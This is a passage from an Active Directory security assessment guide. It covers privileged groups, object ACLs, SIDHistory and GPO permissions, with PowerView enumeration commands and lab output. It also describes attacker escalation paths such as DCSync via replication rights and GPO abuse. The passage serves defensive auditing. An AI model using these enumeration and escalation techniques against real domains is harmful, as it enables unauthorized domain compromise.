Members of the Pre–Windows 2000 Compatible Access group have Read access for all users and groups in the domain. This group is provided for backward compatibility for computers running Windows NT 4.0 and earlier. By default, the special identity group, Everyone, is a member of this group. Add users to this group only if they are running Windows NT 4.0 or earlier.

System_CAPS_warningWarning

This group appears as a SID until the domain controller is made the primary domain controller and it holds the operations master role (also known as flexible single master operations or FSMO).

The Pre–Windows 2000 Compatible Access group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.

This security group has not changed since Windows Server 2008.

Print Operators

Well-Known SID/RID: S-1-5-32-550

Members of this group can manage, create, share, and delete printers that are connected to domain controllers in the domain. They can also manage Active Directory printer objects in the domain. Members of this group can locally sign in to and shut down domain controllers in the domain.

This group has no default members. Because members of this group can load and unload device drivers on all domain controllers in the domain, add users with caution. This group cannot be renamed, deleted, or moved.

The Print Operators group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.

This security group has not changed since Windows Server 2008. However, in Windows Server 2008 R2, functionality was added to manage print administration. For more information, see Assigning Delegated Print Administrator and Printer Permission Settings in Windows Server 2008 R2.

Protected Users

Well-known SID/RID: S-1-5-21-<domain>-525

Members of the Protected Users group are afforded additional protection against the compromise of credentials during authentication processes.

This security group is designed as part of a strategy to effectively protect and manage credentials within the enterprise. Members of this group automatically have non-configurable protection applied to their accounts. Membership in the Protected Users group is meant to be restrictive and proactively secure by default. The only method to modify the protection for an account is to remove the account from the security group.

This domain-related, global group triggers non-configurable protection on devices and host computers running Windows Server 2012 R2 and Windows 8.1, and on domain controllers in domains with a primary domain controller running Windows Server 2012 R2. This greatly reduces the memory footprint of credentials when users sign in to computers on the network from a non-compromised computer.

Depending on the account's domain functional level, members of the Protected Users group are further protected due to behavior changes in the authentication methods that are supported in Windows.
Members of the Protected Users group cannot authenticate by using the following Security Support Providers (SSPs): NTLM, Digest Authentication, or CredSSP. Passwords are not cached on a device running Windows 8.1, so the device fails to authenticate to a domain when the account is a member of the Protected User group.

The Kerberos protocol will not use the weaker DES or RC4 encryption types in the preauthentication process. This means that the domain must be configured to support at least the AES cipher suite.

The user's account cannot be delegated with Kerberos constrained or unconstrained delegation. This means that former connections to other systems may fail if the user is a member of the Protected Users group.
The default Kerberos ticket-granting tickets (TGTs) lifetime setting of four hours is configurable by using Authentication Policies and Silos, which can be accessed through the Active Directory Administrative Center. This means that when four hours has passed, the user must authenticate again.

The Protected Users group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This group was introduced in Windows Server 2012 R2. For more information about how this group works, see Protected Users Security Group.
The following table specifies the properties of the Protected Users group.

Remote Desktop Users
Well-Known SID/RID: S-1-5-32-555
The Remote Desktop Users group on an RD Session Host server is used to grant users and groups permissions to remotely connect to an RD Session Host server. This group cannot be renamed, deleted, or moved. It appears as a SID until the domain controller is made the primary domain controller and it holds the operations master role (also known as flexible single master operations or FSMO).
The Remote Desktop Users group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Schema Admins
Well-Known SID/RID: S-1-5-<root domain>-518
Members of the Schema Admins group can modify the Active Directory schema. This group exists only in the root domain of an Active Directory forest of domains. It is a Universal group if the domain is in native mode; it is a Global group if the domain is in mixed mode.
The group is authorized to make schema changes in Active Directory. By default, the only member of the group is the Administrator account for the forest root domain. This group has full administrative access to the schema.
The membership of this group can be modified by any of the service administrator groups in the root domain. This is considered a service administrator account because its members can modify the schema, which governs the structure and content of the entire directory.
For more information, see What Is the Active Directory Schema?: Active Directory.
The Schema Admins group applies to versions of the Windows Server operating system listed in

the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Server Operators
Well-Known SID/RID: S-1-5-32-549
Members in the Server Operators group can administer domain servers. This group exists only on domain controllers. By default, the group has no members. Memebers of the Server Operators group can sign in to a server interactively, create and delete network shared resources, start and stop services, back up and restore files, format the hard disk drive of the computer, and shut down the computer. This group cannot be renamed, deleted, or moved. By default, this built-in group has no members, and it has access to server configuration options on domain controllers. Its membership is controlled by the service administrator groups, Administrators and Domain Admins, in the domain, and the Enterprise Admins group. Members in this group cannot change any administrative group memberships. This is considered a service administrator account because its members have physical access to domain controllers, they can perform maintenance tasks (such as backup and restore), and they have the ability to change binaries that are installed on the domain controllers. Note the default user rights in the following table.
The Server Operators group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

WinRMRemoteWMIUsers_
Well-Known SID/RID: S-1-5-21-<domain>-1000
In Windows 8 and in Windows Server 2012, a Share tab was added to the Advanced Security Settings user interface. This tab displays the security properties of a remote file share. To view this information, you must have the following permissions and memberships, as appropriate for the version of Windows Server that the file server is running.

The WinRMRemoteWMIUsers_ group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
If the file share is hosted on a server that is running a supported version of the operating system:

- *You must be a member of the WinRMRemoteWMIUsers__ group or the BUILTIN\Administrators group.*
- *You must have Read permissions to the file share.*

If the file share is hosted on a server that is running a version of Windows Server that is earlier than Windows Server 2012:

- *You must be a member of the BUILTIN\Administrators group.*
- *You must have Read permissions to the file share.*

In Windows Server 2012, the Access Denied Assistance functionality adds the Authenticated Users group to the local WinRMRemoteWMIUsers__ group. Therefore, when the Access Denied Assistance functionality is enabled, all authenticated users who have Read permissions to the file share can view the file share permissions.

The WinRMRemoteWMIUsers_ group allows running Windows PowerShell commands remotely whereas the Remote Management Users group is generally used to allow users to manage servers by using the Server Manager console.
This security group was introduced in Windows Server 2012, and it has not changed in subsequent versions.

Active Directory Groups with Privileged Rights on Computers

Most organizations use Group Policy to add an Active Directory group to a local group on computers (typically the Administrators group). Using PowerView, we can easily discover the AD groups that have admin rights on workstations and servers (which is the typical use case).

In the following screenshot, we see that the organization has configured the following GPOs:

GPO: "Add Server Admins to Local Administrator Group"
Local Group: Administrators
AD Group: Server Admins (SID is shown in the example)

GPO: "Add Workstation Admins to Local Administrator Group"
Local Group: Administrators
AD Group: Workstation Admins (SID is shown in the example)

```
PS C:\Users\joeuser> Get-NetGPOGroup


GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pref
Filters        :
GroupName      : Administrators (built-in)
GroupSID       : S-1-5-32-544
GroupMemberOf  :
GroupMembers   : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName        : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType        : GroupPolicyPreferences

GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName        : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType        : RestrictedGroups
Filters        :
GroupName      : ADSECLAB\Workstation Admins
GroupSID       : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf  : {S-1-5-32-544}
GroupMembers   : {}

GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{F481B887-A0BC-4044-9DB2-4979899B0BC5}\MACHINE\Pref
Filters        :
GroupName      : Remote Desktop Users (built-in)
GroupSID       : S-1-5-32-555
GroupMemberOf  :
GroupMembers   : {S-1-5-21-1581655573-3923512380-696647894-513}
GPODisplayName : Set Remote Users
GPOName        : {F481B887-A0BC-4044-9DB2-4979899B0BC5}
GPOType        : GroupPolicyPreferences
```

We can also use PowerView to identify what AD groups have admin rights on computers by OU.

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'


ComputerName   :
GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6
                 92C-AACB1D3D4DE5}
ObjectName     : Workstation Admins
ObjectDN       : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
ObjectSID      : S-1-5-21-1581655573-3923512380-696647894-2627
IsGroup        : True



PS C:\> get-NetComputer -ADSpath 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'
ADSWRKWIN7.lab.adsecurity.org
ADSWKWIN7.lab.adsecurity.org
ADSWKWin10.lab.adsecurity.org
```

Active Directory Object Permissions (ACLs)

Similar to file system permissions, Active Directory objects have permissions as well.

These permissions are called Access Control Lists (ACLs). The permissions set on objects use a cryptic format called Security Descriptor Definition Language (SDDL) which looks like this: *D:PAI(D;OICI;FA;;;BG)(A;OICI;FA;;;BA)(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BU)*

This is translated by the GUI to provide the more user-friendly format we are used to (see screenshot below).

Every Active Directory object has permissions configured on them, either explicitly defined, or inherited from an object above them (typically an OU or the domain) and the permission can be defined to either allow or deny permissions on the object and its properties.

When performing Active Directory security assessments, we scan Active Directory for AD ACLs and identify the accounts/groups with privileged rights based on the delegation on AD objects such as the domain, OUs, security groups, etc.

Every object in Active Directory has default permissions applied to it as well as inherited and any explicit permissions. Given that by default Authenticated Users have read access to objects in AD, most of their properties and the permissions defined on the objects, AD objects, their properties and permissions are easily gathered.


One quick note about AD ACLs. There is an object in the System container called "AdminSDHolder " which only has one purpose: to be the permissions template object for objects (and their members) with high levels of permissions in the domain.

- SDProp Protected Objects (Windows Server 2008 & Windows Server 2008 R2):
    - Account Operators
    - Administrator
    - Administrators
    - Backup Operators
    - Domain Admins
    - Domain Controllers
    - Enterprise Admins
    - Krbtgt
    - Print Operators
    - Read-only Domain Controllers
    - Replicator
    - Schema Admins
    - Server Operators

About every 60 minutes, the PDC emulator runs a process to enumerate all of these protected objects and their members and then stamps the permissions configured on

the AdminSDHolder object (and sets the admin attribute to '1'). This ensures that privileged groups and accounts are protected from improper AD permission delegation.

It's extremely difficult to stay on top of custom permissions on AD objects. For example, the following graphic shows permissions on an OU.




Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects
Allow	LAPS Password Admins (ADSECLAB\L...		None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Create/delete Computer obje...	None	This object and all descendant objects
Allow	SELF		None	Descendant Computer objects
Allow	SELF		None	Descendant Computer objects

There's a serious issue with the delegation on this OU which is highlighted below.
This issue is delegation to Domain Controllers with Full Control rights on all objects to this OU and all objects contained in it.



Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects
Allow	LAPS Password Admins (ADSECLAB\L...		None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Create/delete Computer obje...	None	This object and all descendant objects
Allow	SELF		None	Descendant Computer objects
Allow	SELF		None	Descendant Computer objects

An attacker is most interested in permissions that provide privileged actions. These ACLs include:

- **Replicating Directory Changes All**
  Extended right needed to replicate only those changes from a given NC that are also replicated to the Global Catalog (which includes secret domain data). This constraint is only meaningful for Domain NCs.
  An Extended Right that provides the ability to replicate all data for an object, including password data (I call this the Domain Controller impersonation right) which when combined with Replicating Directory Changes, provides the ability to "DCSync" the password data for AD users and computers. See my write-up on DCSync usage & detection for more detail.
  Example: FIM, Riverbed, SharePoint, and other applications often have a service account granted this right on the domain root. If an attacker can guess this password (or potentially crack it by Kerberoasting), they now own the domain since they can DCSync password hashes for all AD users and computers (including Domain Admins and Domain Controllers).

- Replicating Directory Changes (DS-Replication-Get-Changes)
  Control access right that allows the replication of all data in a given replication NC, excluding secret domain data.
  This right provides the ability to pull data from Active Directory regardless of configured AD ACLs.

- **GenericAll**: GenericAll = Full Control
  The right to create or delete children, delete a subtree, read and write properties, examine children and the object itself, add and remove the object from the directory,

and read or write with an extended right.
It provides full rights to the object and all properties, including confidential attributes such as LAPS local Administrator passwords, and BitLocker recovery keys. In many cases, Full Control rights aren't required, but it's easier to delegate and get working than determining the actual rights required.
Example: A Server tier group may be delegated Full Control on all Computer objects in an OU that has the computer objects associated with servers. Another common configuration is delegating Full Control on all Computer objects in the Workstations OU for the Desktop Support group, and delegating Full Control on all user objects in the Users OU for the Help Desk.

- **GenericWrite**: Provides write access to all properties.
  The right to read permissions on this object, write all the properties on this object, and perform all validated writes to this object.

- **WriteDACL**: Provides the ability to modify security on an object which can lead to Full Control of the object.
  The right to modify the DACL in the object security descriptor.
  Example: A service account may be granted this right to perform delegation in AD. If an attacker can guess this password (or potentially crack it by Kerberoasting), they now set their own permissions on associated objects which can lead to Full Control of an object which may involve exposure of a LAPS controlled local Administrator password.

- **Self:** Provides the ability to perform validated writes.
  The right to perform an operation that is controlled by a validated write access right.
  Validated writes include the following attributes:

    - Self-Membership(bf9679c0-0de6-11d0-a285-00aa003049e2 / member attribute)
    - Validated-DNS-Host-Name (72e39547-7b18-11d1-adef-00c04fd8d5cd / dNSHostName attribute)
    - Validated-MS-DS-Additional-DNS-Host-Name (80863791-dbe9-4eb8-837e-7f0ab55d9ac7 / msDS-AdditionalDnsHostName attribute)
    - Validated-MS-DS-Behavior-Version (d31a8757-2447-4545-8081-3bb610cacbf2 / msDS-Behavior-Version attribute)
    - Validated-SPN (f3a64788-5306-11d1-a9c5-0000f80367c1 / servicePrincipalName attribute)

- **WriteOwner:**: Provides the ability to take ownership of an object. The owner of an object can gain full control rights on the object.
  The right to assume ownership of the object. The user must be an object trustee. The user cannot transfer the ownership to other users.

- **WriteProperty**: Typically paired with specific attribute/property information.Example: The help desk group is delegated the ability to modify specific AD object properties like

Member (to modify group membership), Display Name, Description, Phone Number, etc.

- **CreateChild**: Provides the ability to create an object of a specified type (or “All”).
- **DeleteChild**: Provides the ability to delete an object of a specified type (or “All”).
- **Extended Right**: This is an interesting one because if provides additional rights beyond the obvious.Example: All Extended Right permissions to a computer object may provide read access to the LAPS Local Administrator password attribute.

Andy Robbin’s (@_Wald0) post covers ways these rights can be abused.

The ability to create and link GPOs in a domain should be seen as effective Domain Admin rights since it provides the ability to modify security settings, install software, configure user and computer logon (and startup/shutdown) scripts, and run commands.

- **Manage Group Policy link (LinkGPO)**: Provides the ability to link an existing Group Policy Object in Active Directory to the domain, OU, and/or site where the right is defined. *By default, GPO Creator Owners has this right.*
- **Create GPOs**: By default, the AD group Group Policy Creator Owners has this right. Can be delegated via the Group Policy Management Console (GPMC).

PowerView provides the ability to to search AD permissions for interesting rights.

SIDHistory

SID History is an attribute that supports migration scenarios. Every user account has an associated Security IDentifier (SID) which is used to track the security principal and the access the account has when connecting to resources. SID History enables access for another account to effectively be cloned to another. This is extremely useful to ensure users retain access when moved (migrated) from one domain to another. Since the user's SID changes when the new account is created, the old SID needs to map to the new one. When a user in Domain A is migrated to Domain B, a new user account is created in DomainB and DomainA user's SID is added to DomainB's user account's SID History attribute. This ensures that DomainB user can still access resources in DomainA.

This means that if an account has privileged accounts or groups in its SIDHistory attribute, the account receives all the rights assigned to those accounts or groups, be they assigned directly or indirectly. If an attacker gains control of this account, they have all of the associated rights. The rights provided via SIDs in SIDHistory are likely not obvious and therefore missed.

Group Policy Permissions


Group Policy Objects (GPOs) are created, configured, and linked in Active Directory. When a GPO is linked to an OU, the settings in the GPO are applied to the appropriate objects (users/computers) in that OU.

Permissions on GPOs can be configured to delegate GPO modify rights to any security principal.

If there are custom permissions configured on Group Policies linked to the domain and an attacker gains access to an account with modify access, the domain can be compromised. An attacker modifies GPO settings to run code or install malware. The impact of this level of access depends on where the GPO is linked. If the GPO is linked to the domain or Domain Controllers container, they own the domain. IF the GPO is linked to a workstations or servers OU, the impact may be less somewhat; however, the ability to run code on all workstations or servers, it may be possible to still compromise the domain.

Scanning for GPO permissions identifies which GPOs are improperly permissioned and scanning for where the GPO is linked determines the impact.

Fun fact: The creator of a Group Policy retains modify rights to the GPO. A possible result is that a Domain Admin needs to set an audit policy for the domain, but discovers that an OU admin has already created a GPO with the required settings. So, the Domain Admin links this GPO to the domain root which applies the settings to all computers in the domain. The problem is the OU admin can still modify a GPO that is now linked to the domain root providing an escalation path if this OU admin account is compromised. The following graphic shows the OU Admin "Han Solo" with GPO edit rights.



PowerView provides a quick way to scan all the permissions for all domain GPOs:

Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}

Reference: Abusing GPO Permissions

User Rights Assignment

User Rights Assignments are frequently configured in a computer GPO and defines several rights to the computer.

Domain Controllers are often configured with User Rights Assignments in the Default Domain Controllers Policy applied to the Domain Controllers container. Parsing the GPOs linked to Domain Controllers provides useful information about security principals with elevated rights to DCs and the domain.

These assignments include:

- SeTrustedCredManAccessPrivilege: Access Credential Manager as a trusted caller
- SeNetworkLogonRight: Access this computer from the network

- SeTcbPrivilege: Act as part of the operating system
- SeMachineAccountPrivilege: Add workstations to domain
- SeIncreaseQuotaPrivilege: Adjust memory quotas for a process
- SeInteractiveLogonRight: Allow log on locally
- SeRemoteInteractiveLogonRight: Allow log on through Remote Desktop Services
- SeBackupPrivilege: Back up files and directories
- SeChangeNotifyPrivilege: Bypass traverse checking
- SeSystemtimePrivilege: Change the system time
- SeTimeZonePrivilege: Change the time zone
- SeCreatePagefilePrivilege: Create a pagefile
- SeCreateTokenPrivilege: Create a token object
- SeCreateGlobalPrivilege: Create global objects
- SeCreatePermanentPrivilege: Create permanent shared objects
- SeCreateSymbolicLinkPrivilege: Create symbolic links
- SeDebugPrivilege: Debug programs
- SeDenyNetworkLogonRight: Deny access to this computer from the network
- SeDenyBatchLogonRight: Deny log on as a batch job
- SeDenyServiceLogonRight: Deny log on as a service
- SeDenyInteractiveLogonRight: Deny log on locally
- SeDenyRemoteInteractiveLogonRight: Deny log on through Remote Desktop Services
- SeEnableDelegationPrivilege: Enable computer and user accounts to be trusted for delegation
- SeRemoteShutdownPrivilege: Force shutdown from a remote system
- SeAuditPrivilege: Generate security audits
- SeImpersonatePrivilege: Impersonate a client after authentication
- SeIncreaseWorkingSetPrivilege: Increase a process working set
- SeIncreaseBasePriorityPrivilege: Increase scheduling priority
